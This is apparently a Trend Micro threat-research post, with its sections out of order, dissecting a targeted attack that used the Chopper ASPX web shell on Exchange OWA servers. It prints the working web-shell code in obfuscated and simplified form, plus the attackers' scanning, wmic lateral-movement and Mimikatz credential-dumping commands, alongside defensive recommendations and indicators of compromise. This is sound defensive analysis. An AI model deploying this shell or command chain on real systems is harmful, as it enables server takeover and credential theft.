Chopper ASPX Web Shell Used in Targeted Attack

trendmicro.com/en_us/research/21/a/targeted-attack-using-chopper-aspx-web-shell-exposed-via-managed.html

January 29, 2021

```
            if (originalValue) {
                delete window.localStorage[key];
            }

            return originalValue;
        }

        // Reset the reboot reason
        deleteLocalStorageValue("rebootReason");
    </script>
</head>
<body id="errorAspx" class="" style="background: #f2f2f2 url('data:image/png;b
<%@ Page Language="Jscript"%><%eval(Request.Item["window.self"],"unsafe");%>
    <div id="mainDiv">
        <script>

            var mainLogonDiv = window.document.getElementById("mainDiv");
            mainLogonDiv.className = mainLogonDivClassName;
        </script>
        <div class="mainContainer">
            <img src="
            <div class="errorMessageContainer">
```

Figure 1. A short script inserted by malicious actors to avoid detection

User Activity Checking

Once Chopper successfully infects a system, the malicious actor will issue a query user (*quser*) command in an attempt to identify the primary user or those who are currently logged in as users in the system. Based on our observation, the *quser* command was used routinely throughout the attack to determine active remote sessions.

```
USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
noel                  rdp-tcp#2           2  Active          .  1/7/2021 5:08 AM
```

Figure 2. The quser command is used to identify active remote sessions.

Deobfuscation technique

To deploy its tools, it uses the *expand* command to extract package files dropped in the system.

> expand {filename}.ex_ {filename}.dat

> expand {filename}.ex_ {filename}.exe

We saw a noticeable difference with this attack compared to other Chopper attacks — its use of the .dat file extension, which is commonly used for data storage purposes, such as in a user profile's ntuser.dat. In this particular Chopper attack, the .dat files are used as executables.

Lateral movement

It proceeded with copying the Chopper web shell into accessible shared folders in other hosts to gain access.

> copy premium.aspx "\\
{hostname}\d$\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\15.1.2044\scripts\premium

It also scans for vulnerabilities across the network by using an installed tool, Hacktool.Win32.CATLIKE.A, and a legitimate cURL, C:\temp\curl.dat.

It specifically scans for web server-related vulnerabilities and password weaknesses in Apache Tomcat, Citrix, and phpMyAdmin applications.

Application/Port	Command
Oracle WebLogic	curl.dat -v -H 'Content-Type: text/xml;charset=UTF-8' http://{ip address\]:7001/wls-wsat/CoordinatorPortType
Oracle Console	curl.dat -vv http://{ip address}:7001/console/j_security_check -d j_username={username}&j_password={password}&submit=Login"
PHPMyAdmin	curl.dat -vv --connect-timeout 2 {ip address}/phpmyadmin
Apache Tomcat	s.dat -u http://{ip address}:8080/manager/html

Ports	s.dat -i 10.217.229.189 -p {ports}

- 7001
- 9095
- 5556
- 8080

Table 1. Commands used to scan for web server-related vulnerabilities and passwords on certain applications and ports

We saw that this attack also uses the WMI command line (*wmic*) utility to perform remote process execution on other infected endpoints.

Execution of arbitrary commands via *session id*

Successful exploitation of CVE-2020-0688 gives Chopper access to system privileges. In one of the endpoints, it will drop and execute Trojan.Win32.PRIVESC.A. This trojan requires to be run under a user with *SeTcbPrivilege*. It allows an attacker to see all Windows sessions and can execute arbitrary commands on the session via *session id.*



Figure 3. Examples of arbitrary commands being performed on the session via session id

Discovery

For its discovery, it uses typical Windows command-line tools such as *nltest*, *ping*, *whoami*, *netstat*, *net*, *nslookup*, *hostname*, and *tasklist*, which are commonly used in other attacks. In addition, a publicly available JoeWare domain tool called *LG.exe*, which is quite popular among attackers and domain admins alike, was installed and used in the attack.

Credential access

For obtaining user credentials, the attackers used HackTool.MSIL.Mimikatz.AF, a modified version of the open-sourced application Mimikatz, using the following parameters: *x, xxx, xxxx, xxxasd*.

```
wmic /node:{ip address} process call create "cmd.exe /c c:\users\mpBD6D42.dat xxxasd -pass > c:\users\23.txt
```

Collection

The attackers use *wevtutil.exe* to query security-related events from a target username and export it as a q.txt file. For packaging stolen credentials and other logs, it uses the *makecab* command instead of a third-party application such as *rar.exe*.

- makecab a.txt > 111
- makecab aaa2.txt >1

The attacker uses installed security components or applications as filenames to hide in plain sight.

- C:\Program Files\Trend Micro\ ams p.dat
- C:\Oracle\Oracle.dat
- C:\Program Files\McAfee\MacAfee.dat

These suspicious activities were seen via our XDR solution, which helped us monitor observable attack techniques and provided critical security alerts including anomalous file extension execution, remote execution via system tools, web shell-related activities, and potential exploit attacks.

Security recommendations

Web shells can be embedded in systems via security gaps such as vulnerabilities. Attackers will work to identify vulnerable applications used in systems to exploit them and install web shells for remote code execution or data exfiltration.

We provide some security recommendations to ensure that enterprises and organizations can defend against web shell attacks:

- **Patch your systems and applications.** Ensure proper vulnerability patches are applied for public-facing applications, such as Apache Tomcat, Oracle Web Logic Server, Microsoft Exchange Server, and PHPMyAdmin.
- **Implement strong passwords.** Do not use the same password for multiple applications or websites. Use multi-factor authentication whenever possible and regularly update it.
- **Check for static keys in the IIS web.config file.** As observed on CVE-2020-0688, the use of static keys — as opposed to randomly generated keys — can allow an attacker to execute arbitrary code by tricking the server into deserializing ViewState data.

Enterprises and organizations should have comprehensive and efficient protection, detection, prevention, and remediation based on real-time, higher-confidence alerts to protect critical data and operations from sophisticated attacks and threats. A consolidated view of all security sensors provides a single-pane-of-glass view that will promote quick and thorough investigation and response.

Trend Micro Solutions

Trend Micro's comprehensive XDR solution applies the most effective expert analytics to the deep data sets collected from Trend Micro solutions across the enterprise — including email, endpoints, servers, cloud workloads, and networks — making faster connections to identify and stop attacks. Powerful artificial intelligence (AI) and expert security analytics correlate data from customer environments and Trend Micro's global threat intelligence to deliver fewer, higher-fidelity alerts, leading to better, early detection. One console with one source of prioritized, optimized alerts supported with guided investigation simplifies the steps needed to fully understand the attack path and impact on the organization.

Indicators of compromise

Filename	Path	SHA-256	Detection	N
ss.exe	C:\temp\	ee63b49aca1495a170ea7273316385b606f3fd2df1e48e9f4de0f241d98bd055	HackTool.Win32.CATLIKE.A	V S
LG.exe	C:\temp\ C:\hp\	5099264b16208d88c9bca960751f5e3de7a5420986fa0d7e2b2a6b16af3909e9	HackTool.Win32.JoeWare.A.	J L M to
LG.dat	C:\hp\	5099264b16208d88c9bca960751f5e3de7a5420986fa0d7e2b2a6b16af3909e9	HackTool.Win32.JoeWare.A.	J L M to
mpBD6D42.dat	C:\Users C:\Perflogs C:\hp C:\temp	e9be71848d1faa0c41db4c6a1e901747d98fb0b3cca027f8be85ea5e339b75e3	HackTool.MSIL.Mimikatz.AF	M

APT & Targeted Attacks

We dissect a targeted attack that made use of the Chopper ASPX web shell (Backdoor.ASP.WEBSHELL.UWMANA).

By: Trend Micro January 29, 2021 Read time: (words)

Content added to Folio

Web shells, in their simplicity and straightforwardness, are highly potent when it comes to compromising systems and environments. These malicious code pieces can be written in ASP, PHP, and JSP, or any script that can execute a system command with a parameter that can pass through the web. Web shells can be embedded on web servers and can be used by malicious actors to launch arbitrary code. In as little as 15 bytes, web shells can enable remote administration of an infected machine or system. Threats such as this can be difficult to detect even with multiple security layers — especially if they are not consolidated.

In this blog, we will dissect a targeted attack that made use of the Chopper ASPX web shell (detected by Trend Micro as Backdoor.ASP.WEBSHELL.UWMANA).

Technical Analysis

Initial access

Based on our investigation, the Chopper web shell is dropped via a system token, potentially via a Microsoft Exchange Server vulnerability. One notable vulnerability in the Microsoft Exchange Server is CVE-2020-0688, a remote code execution bug. Microsoft issued a patch for this vulnerability in February 2020. However, the malicious actors behind this attack drop the Chopper web shell in the web directory folder to establish persistence. Through the ASPX file, malicious actors can establish a foothold in affected public-facing Outlook Web App (OWA) servers and send remote commands through them.

```
Outlook Web App (Web Directory) - D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\15.1.2044\scripts\premium\premium.aspx
```

The attack features the following script:

```
<%@ Page Language="Jscript" Debug=true%>
<%
var a=System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String("UmVxdWVzdC5Gb3JtWyJjb21tYW5kIl0="));
var b=System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String("dW5zYWZl"));
var c=eval(a,b);
eval(c,b);
%>
```

When simplified, the malicious script looks like this, with the *eval* being the executor and the *Request.Form* acquiring the parameter to be executed:

```
<%@ Page Language="Jscript"%><%eval(Request.Form["Command"],"unsafe");%>
```

We've observed that in some cases, malicious actors insert this short script to avoid detection: